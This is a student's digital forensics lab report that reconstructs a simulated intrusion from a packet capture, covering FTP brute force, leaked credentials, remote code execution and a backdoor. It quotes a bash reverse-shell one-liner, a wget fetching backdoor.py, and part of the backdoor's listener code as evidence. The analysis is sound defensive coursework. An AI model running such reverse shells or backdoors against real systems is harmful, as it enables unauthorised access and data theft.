



National University
of computer and emerging sciences

Lab 08

CYL2002 Digital Forensics - Lab

Name : Mirza Humayun Masood(i22-1749)


Section : CY-A

Submitted to: Sir Ubaid Ullah

Department of Cyber Security BS(CY)

FAST-NUCES Islamabad

What are the different protocols present in the captured traffic file?



Wireshark - Protocol Hierarchy Statistics - challenge.pcapng

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	2938	100.0	250793	4,960	0	0	0	2938
Ethernet	100.0	2938	16.4	41180	814	0	0	0	2938
Internet Protocol Version 4	100.0	2938	23.4	58760	1,162	0	0	0	2938
Transmission Control Protocol	98.6	2898	59.1	148293	2,933	1739	56265	1,112	2898
Transport Layer Security	0.5	16	7.6	18999	375	16	12855	254	18
MySQL Protocol	0.9	25	0.8	1987	39	25	677	13	70
Hypertext Transfer Protocol	0.7	21	5.6	13962	276	10	2793	55	21
Line-based text data	0.3	8	5.6	13991	276	8	13991	276	8
HTML Form URL Encoded	0.1	3	0.1	146	2	3	146	2	3
FTP Data	0.1	4	0.4	1128	22	0	0	0	4
Line-based text data	0.1	4	0.4	1128	22	4	1128	22	4
File Transfer Protocol (FTP)	33.8	993	7.7	19303	381	993	19303	381	993
Data	3.4	100	2.1	5360	106	100	5360	106	100
Internet Control Message Protocol	1.4	40	1.0	2560	50	40	2560	50	40

- MySQL
- HTTP
- FTP
- ICMP

It appears that the attacker is attempting to brute force the user's FTP password. Can you find any evidence of a correct password, and if so, what is it?

Time	Source	Destination	Protocol	Length	Info
1.593701412	192.168.0.110	192.168.0.106	FTP	88	Response: 530 Login incorrect.
1.600087111	192.168.0.110	192.168.0.106	FTP	88	Response: 530 Login incorrect.
1.604251964	192.168.0.110	192.168.0.106	FTP	88	Response: 530 Login incorrect.
1.668966084	192.168.0.110	192.168.0.106	FTP	88	Response: 530 Login incorrect.
1.711083985	192.168.0.110	192.168.0.106	FTP	88	Response: 530 Login incorrect.
1.727565729	192.168.0.110	192.168.0.106	FTP	88	Response: 530 Login incorrect.
1.748055975	192.168.0.110	192.168.0.106	FTP	88	Response: 530 Login incorrect.
1.763577965	192.168.0.110	192.168.0.106	FTP	88	Response: 530 Login incorrect.
1.842350495	192.168.0.110	192.168.0.106	FTP	86	Response: 220 (vsFTPd 3.0.5)
3.215841980	192.168.0.106	192.168.0.110	FTP	76	Request: USER ftp
3.216555111	192.168.0.110	192.168.0.106	FTP	100	Response: 331 Please specify the password.
1.440403105	192.168.0.106	192.168.0.110	FTP	79	Request: PASS batman
1.505444955	192.168.0.110	192.168.0.106	FTP	89	Response: 230 Login successful.
1.507400326	192.168.0.106	192.168.0.110	FTP	72	Request: SYST
1.508053109	192.168.0.110	192.168.0.106	FTP	85	Response: 215 UNIX Type: L8
1.508939982	192.168.0.106	192.168.0.110	FTP	72	Request: FEAT
1.509068507	192.168.0.110	192.168.0.106	FTP	81	Response: 211-Features:
1.509386941	192.168.0.110	192.168.0.106	FTP	73	Response: EPRT
1.509711987	192.168.0.110	192.168.0.106	FTP	73	Response: EPSV

The attacker was brute forcing and found the FTP password

Password was “batman”.

What additional information was the attacker able to extract from the user's FTP account?

```
(l).bash_history

1 Leaving my database username and password here in case I forget.
2
3 username: myuser
4 password: P@ssw0rd123456!
5
```

```
1 hano credentials.txt
2 exit
3 cat credentials.txt
4 su root
5 sudo passwd root
6 exit
7 cat .bash_history
8 sudo su
9 exit
10 mysql -u myuser -p
11 su root
12
```

So He extracted these two files.

What actions did the attacker take with the information obtained from the user's FTP account?

He started to look for the root password in the database and did queries, and got the root password.

No.	Time	Source	Destination	Protocol	Length	Info
2624	77.975583546	192.168.0.110	192.168.0.106	MySQL	188	Response: TABULAR Response
2624	77.983175448	192.168.0.106	192.168.0.110	MySQL	88	Request: Show Fields
2625	77.983778952	192.168.0.110	192.168.0.106	MySQL	237	Response
2626	78.633867743	192.168.0.106	192.168.0.110	TCP	66	33268 → 3306 [ACK] Seq=377 Ack=839 Win=64128 Len=0 TSval=1677278591 TSecr=3461424015
2627	80.768866929	192.168.0.106	192.168.0.110	MySQL	82	Request: Query
2628	80.762549247	192.168.0.110	192.168.0.106	MySQL	199	Response: TABULAR Response
2629	80.763588360	192.168.0.106	192.168.0.110	TCP	66	33268 → 3306 [ACK] Seq=393 Ack=953 Win=64128 Len=0 TSval=1677281322 TSecr=3461426794
2630	86.783884269	192.168.0.106	192.168.0.110	MySQL	96	Request: Query
2631	86.785184999	192.168.0.110	192.168.0.106	MySQL	439	Response: TABULAR Response
2632	86.786562505	192.168.0.106	192.168.0.110	TCP	66	33268 → 3306 [ACK] Seq=423 Ack=1317 Win=64128 Len=0 TSval=1677287345 TSecr=3461432816
2633	89.936311907	192.168.0.106	192.168.0.110	MySQL	161	Request: Query
2634	89.936733013	192.168.0.110	192.168.0.106	MySQL	276	Response: TABULAR Response
2635	89.937007402	192.168.0.106	192.168.0.110	TCP	66	33268 → 3306 [ACK] Seq=458 Ack=1526 Win=64128 Len=0 TSval=1677290496 TSecr=3461435968
2636	91.395843571	192.168.0.106	192.168.0.110	MySQL	71	Request: Quit
2637	91.395882878	192.168.0.110	192.168.0.106	TCP	66	3306 → 33268 [FIN, ACK] Seq=1526 Ack=463 Win=65152 Len=0 TSval=1677291053 TSecr=3461435968
2638	91.396572897	192.168.0.106	192.168.0.110	TCP	66	33268 → 3306 [FIN, ACK] Seq=463 Ack=1526 Win=64128 Len=0 TSval=1677291954 TSecr=3461435968
2639	91.396595414	192.168.0.110	192.168.0.106	TCP	66	3306 → 33268 [ACK] Seq=1527 Ack=464 Win=65152 Len=0 TSval=1677291954 TSecr=3461435968
2640	91.396573892	192.168.0.106	192.168.0.110	TCP	66	33268 → 3306 [ACK] Seq=464 Ack=1527 Win=64128 Len=0 TSval=1677291955 TSecr=3461437427

Frame 2634: 276 bytes on wire (2208 bits), 275 bytes captured (2208 bits) on interface enp0s8	0000	00 00 27 25 43 09 08 00 27 09 c8 7a 00 00 45 00	. . C . . ' z . E
Ethernet II, Src: PCSSystemtec-09:c8:7a (08:00:27:09:c8:7a), Dst: PCSSystemtec-2c:43:09 (08:00:27:09:c8:7a)	0010	01 05 64 63 40 00 40 06 55 97 c8 a8 09 0e c8 a8	. d@ @ . Sp . n
Internet Protocol Version 4, Src: 192.168.0.110, Dst: 192.168.0.106	0020	00 6a 8c ea 81 f4 25 b8 76 df 08 39 7e 64 80 18	. j . . % v 8 .
Transmission Control Protocol, Src Port: 3306, Dst Port: 33268, Seq: 1317, Ack: 458, Len: 20	0030	01 fd 85 20 00 00 01 01 88 9a ce 51 52 40 03 f9 Q8bc
MySQL Protocol - column count	0040	0b ff 01 00 00 01 02 4c 00 00 02 03 64 65 66 06 L . def
Packet Length: 1	0050	74 65 73 74 64 62 10 72 6f 6f 74 5f 63 72 65 64 testdb r oot cred
Packet Number: 1	0060	65 6e 74 69 61 6c 73 10 72 6f 6f 74 5f 63 72 65 entials root cre
MySQL Protocol - Field packet	0070	64 65 6e 74 69 61 6c 73 08 75 73 65 72 66 61 6d dentials usernam
MySQL Protocol - Field packet	0080	65 88 75 73 65 72 6e 61 6d 65 8c 21 00 fd 02 00 e userna me-1
MySQL Protocol - Intermediate EOF	0090	00 fd 00 00 00 00 00 4c 00 00 03 03 64 65 66 06 L def
MySQL Protocol - row packet	00a0	74 65 73 74 64 62 10 72 6f 6f 74 5f 63 72 65 64 testdb r oot cred
Packet Length: 22	00b0	65 6e 74 69 61 6c 73 10 72 6f 6f 74 5f 63 72 65 entials root cre
Packet Number: 5	00c0	64 80 70 61 73 73 77 6f 72 64 8c 21 00 fd 02 00 d passwo rd !
text	00d0	00 fd 00 00 00 00 00 05 00 00 04 fe 00 00 22 00 root t 15899
text: root	00e0	16 00 00 05 64 72 6f 6f 74 10 88 9a ce 51 52 40
text: 1am0r000000118w5	00f0	36 30 30 30 30 74 21 49 23 24 05 00 00 06 fe 00 00000100 05
	0100	00 00 00

The username is root.


What's the root account password?

And password is : 1amgr000000t!@#&

And he changed the password to root by using the passwd command.

```
1 hano credentials.txt
2 exit
3 cat credentials.txt
4 su root
5 sudo passwd root
6 exit
7 cat .bash_history
8 sudo su
9 exit
10 mysql -u myuser -p
11 su root
12
```

Can you identify the packet numbers in which the attacker exploited the Remote Code Execution vulnerability to gain access to the system? What was the exact payload used by the attacker?




The attacker made several requests to command.php, beginning with GET requests to check the page's availability, starting at Packet 2647. Following this, they attempted a directory traversal attack through images.php to access the /etc/passwd file (Packets 2654–2655). After confirming that remote commands could be executed using POST requests (Packet 2665), the attacker eventually delivered the reverse shell payload in Packet 2674.

```
bash -i >& /dev/tcp/192.168.0.106/4444 0>&1
```

After gaining access to the system, what does the attacker seem to be doing?

After gaining access to the system, the attacker first tried to find flag, but could not, then he changed to root, and then find the flag, the flag had the value

```
flag{1_4m_gr00000t!}
```



The attacker read a file from root's home directory. What was in that file?

The file had the flag(flag{1_4m_gr00000t!}).

```

ACK] Seq=2400 Ack=100 Win=64250 Len=10 TSval=3461565383 TSecr=1677419911
Seq=160 Ack=2490 Win=64128 Len=0 TSval=1677419911 TSecr=3461565383
ACK] Seq=160 Ack=2490 Win=64128 Len=8 TSval=1677422454 TSecr=3461565383
00 08 00 27 2c 43 09 08 00 27 d9 c0 7a 08 00 45 00  ..',C... '...z...E...
10 00 bb 27 31 40 00 40 06 90 e3 c0 a8 00 6e c0 a8  ..'1@.@... ..n...
20 00 6a d9 6e 11 5c 0b 5f 51 b9 a9 24 92 b8 80 18  ..j.n.\._ Q...$....
30 01 f6 82 d6 00 00 01 01 08 0a ce 53 4b c7 63 fb  .. ..... SK.c...
40 65 83 43 6f 6e 67 72 61 74 73 20 6f 6e 20 67 65  e.Congra ts on ge
50 74 74 69 6e 67 20 68 65 72 65 2e 20 42 75 74 20  tting he re. But
60 74 68 61 74 27 73 20 6e 6f 74 20 69 74 2c 20 74  that's n ot it, t
70 68 65 20 72 65 61 6c 20 74 65 73 74 20 73 74 61  he real test sta
80 72 74 73 20 6e 6f 77 21 20 3b 29 0d 0a 0d 0a 42  rts now! ;)...B
90 74 77 2c 20 68 65 72 65 27 73 20 79 6f 75 72 20  tw, here 's your
a0 66 6c 61 67 20 66 6f 72 20 74 68 69 73 20 73 74  flag for this st
b0 61 67 65 3a 20 66 6c 61 67 7b 31 5f 34 6d 5f 67  age: fla g{1_4m_g
c0 72 30 30 30 30 30 74 21 7d  r00000t! }

```

The attacker downloaded a file inside root's home directory. What's the purpose of that file?

He went to root directory and then went to tmp, then downloaded a file.

```

=2/2 Ack=2759 Win=64128 Len=0 TSval=1677428567 TSecr=3461574038
08 00 27 d9 c0 7a 08 00 27 2c 43 09 08 00 45 00  ..'...z... ',C...E...
00 9c 96 f6 40 00 40 06 21 3d c0 a8 00 6a c0 a8  .. ..@.@... !=...j...
00 6e 11 5c d9 6e a9 24 92 c0 0b 5f 52 60 80 18  ..n.\.n.$ ..._R`...
01 f5 c6 56 00 00 01 01 08 0a 63 fb 87 47 ce 53  ..V... ..c...G.S
55 b8 77 67 65 74 20 68 74 74 70 73 3a 2f 2f 72  U wget h ttps://r
61 77 2e 67 69 74 68 75 62 75 73 65 72 63 6f 6e  aw.githu busercon
74 65 6e 74 2e 63 6f 6d 2f 76 6f 6e 64 65 72 63  tent.com /vonderc
68 69 6c 64 2f 64 69 67 69 74 61 6c 2d 66 6f 72  hild/dig ital-for
65 6e 73 69 63 73 2d 6c 61 62 2f 6d 61 69 6e 2f  ensics-l ab/main/
4c 61 62 25 32 30 35 2f 66 69 6c 65 73 2f 62 61  Lab%205/ files/ba
63 6b 64 6f 6f 72 2e 70 79 0a  ckdoor.p y

```

As the file name is backdoor, so it would be a backdoor for maintaining the access of the system. It first didn't run, but then he changed and it ran, and then deleted it.

```

Seq=149 Ack=88 Win=65024 Len=0 TSval=4234646395 TSecr=3022393156
:89 Ack=150 Win=64128 Len=0 TSval=3022393589 TSecr=4234646395
08 00 27 2c 43 09 08 00 27 d9 c0 7a 08 00 45 00  ..',C... '...z...E...
00 73 27 4b 40 00 40 06 91 11 c0 a8 00 6e c0 a8  ..s'K@.@... ..n...
00 6a d9 6e 11 5c 0b 5f 58 c2 a9 24 93 ac 80 18  ..j.n.\._ X...$....
01 f6 82 8e 00 00 01 01 08 0a ce 54 8b 61 63 fc  .. ..... T.ac...
a5 1f 0d 0a 5b 31 5d 2b 20 20 45 78 69 74 20 31  .....[1]+ Exit 1
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20  python 3 backdo
20 20 70 79 74 68 6f 6e 33 20 62 61 63 6b 64 6f  or.py..r oot@w:~#
6f 72 2e 70 79 0d 0a 72 6f 6f 74 40 77 3a 7e 23
20

```

What information was transmitted through the attacker's covertly established channel of communication?

```
admin
b4ckd00r
Successfully logged in!
1f067a
backdoor.py
gr00t.txt
snap
1a117a
uid=0(root) gid=0(root) groups=0(root)
10140445152d4355175c110c2b61
Congrats on getting here. But that's not it, the real test starts now! ;)

Btw, here's your flag for this stage: flag{1_4m_gr00000t!}1616180a527d150902151e176f05020b1201033a43392c1c53073a196b0f5626
42012f1143331f3a0b41174700080d4d1e050d47522353120b1d04193661
root
```

Flag: stored in gr00t.txt

Flag{1_4m_gr00000t!}

But there is this


1616180a527d150902151e176f05020b1201033a43392c1c53073a196b0f56264201
2f1143331f3a0b41174700080d4d1e050d47522353120b1d04193661

This looks like some hex values, to see we open cyberchef.

The screenshot shows the CyberChef web application interface. The 'Recipe' panel on the left has a 'From Hex' step selected, with the 'Delimiter' set to 'Auto'. The 'Input' panel on the right contains the hex string: 1616180a527d150902151e176f05020b1201033a43392c1c53073a196b0f562642012f1143331f3a0b41174700080d4d1e050d47522353120b1d04193661. The 'Output' panel at the bottom shows the result of the conversion: R}NAK: STXNAK RS ETB OENQSTX VTD C350HETX : C9, fS SBEL : EH K s1 V&B son/ dcl C3 US : VT AetB GNUL BS CR M RS ENQ CR GR#S dC2VT C5 E0T EH 6a. The interface also includes a top bar with version information and navigation links, and a bottom status bar showing 124 bytes.

Now we open the repo where the backdoor was from.


By reviewing the code



The screenshot shows a code editor with a file explorer on the left and a code editor on the right. The file explorer shows a directory structure with 'Lab 01' through 'Lab 06' and a 'files' directory containing 'backdoor.py', 'capture.pcapng', 'challenge.pcapng', and 'README.md'. The code editor shows the contents of 'backdoor.py', which is a Python script for a backdoor. The script defines a function 'xor_key' that calculates a key for XOR encryption. It then defines a 'main' function that sets up a socket listener on a specific host and port (5555). The 'main' function uses a 'while True' loop to accept connections and receive data. It then decodes the received data and prints it. The script is 54 lines long, 36 lines of code, and 1.15 KB in size.

```
digital-forensics-lab / Lab 05 / files / backdoor.py
Code Blame 54 lines (36 loc) · 1.15 KB
9
10     xor_key = (key * (len(message) // len(key) + 1))[0:len(message)]
11
12     result = bytes([a ^ b for a, b in zip(message, xor_key)])
13
14     return result.decode()
15
16
17 def main():
18     HOST = ''
19     PORT = 5555
20     KEY = "super_secret_key"
21
22     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
23     s.bind((HOST, PORT))
24     s.listen()
25
26     while True:
27         conn, _ = s.accept()
28
29         username = conn.recv(1024).decode().strip()
30         password = conn.recv(1024).decode().strip()
```

We see that this hex is xored, so we xor it with a key = “super_secret_key”



So flag was
echo "flag{c0ngrats_1f_y0u_m4d3_1t_t1ll_h3r3}.